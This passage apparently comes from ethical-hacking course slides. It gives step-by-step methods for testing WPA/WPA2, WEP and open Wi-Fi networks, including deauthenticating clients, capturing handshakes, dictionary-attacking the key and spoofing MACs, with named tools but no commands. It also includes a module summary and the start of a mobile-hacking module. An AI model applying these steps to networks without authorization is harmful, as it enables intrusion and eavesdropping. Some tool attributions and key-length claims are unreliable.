


# PenTesting WPA/WPA2 Encrypted WLAN




- Deauthenticate the client using tools such as Karma, Hotspotter, Airsnarf, etc.
- If client is deauthenticated, sniff the traffic and then check the status of capturing EAPOL handshake or else try to deauthenticate the client again
- If EAPOL handshake is captured, then perform PSK dictionary attack using tools such as coWPAtty, Aircrack-ng, etc. to steal confidential information or else try to deauthenticate the client again


# Pen Testing WEP Encrypted WLAN



- Check if the SSID is visible or hidden
- If SSID is visible, sniff the traffic and then check the status of packet capturing
- If the packets are captured/injected, then break the WEP key using tools such as Aircrack-ng, Airsnort, WEPcrack, etc., or else sniff the traffic again
- If SSID is hidden, then deauthenticate the client using tools such as Aireplay-ng, Commview, etc., associate the client and then follow the procedure of visible SSID



# Pen Testing Unencrypted WLAN



- Check if the SSID is visible or hidden
- If SSID is visible, sniff for IP range and then check the status of MAC filtering
- If MAC filtering is enabled, spoof valid MAC using tools such as SMAC or connect to the AP using IP within the discovered range
- If SSID is hidden, discover the SSID using tools such as Aireplay-ng, and follow the procedure of visible SSID

# Module Summary







- IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network
- A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management and distribution mechanisms
- Most widely used wireless encryption mechanisms include WEP, WPA and WPA2, of which, WPA2 is considered most secure
- WEP uses 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission
- WPA uses TKIP which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption
- WEP is vulnerable to various analytical attack that recovers the key due to its weak IVs whereas WPA is vulnerable to password brute forcing attacks
- Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability and authentication attacks
- Wi-Fi attack countermeasures include configuration best practices, SSID settings best practices, authentication best practices and wireless IDS systems

# Hacking Mobile Platforms

Module 15

Unmask the Invisible Hacker




# The Future of Mobile



## Internet Users Worldwide




Global number of internet users



66% of the world's population (based on an increase of 2.3 billion connected to the Internet)

## Using Mobiles with Money

### Mobile payment user



2020



50%

of transactions will be made by mobile



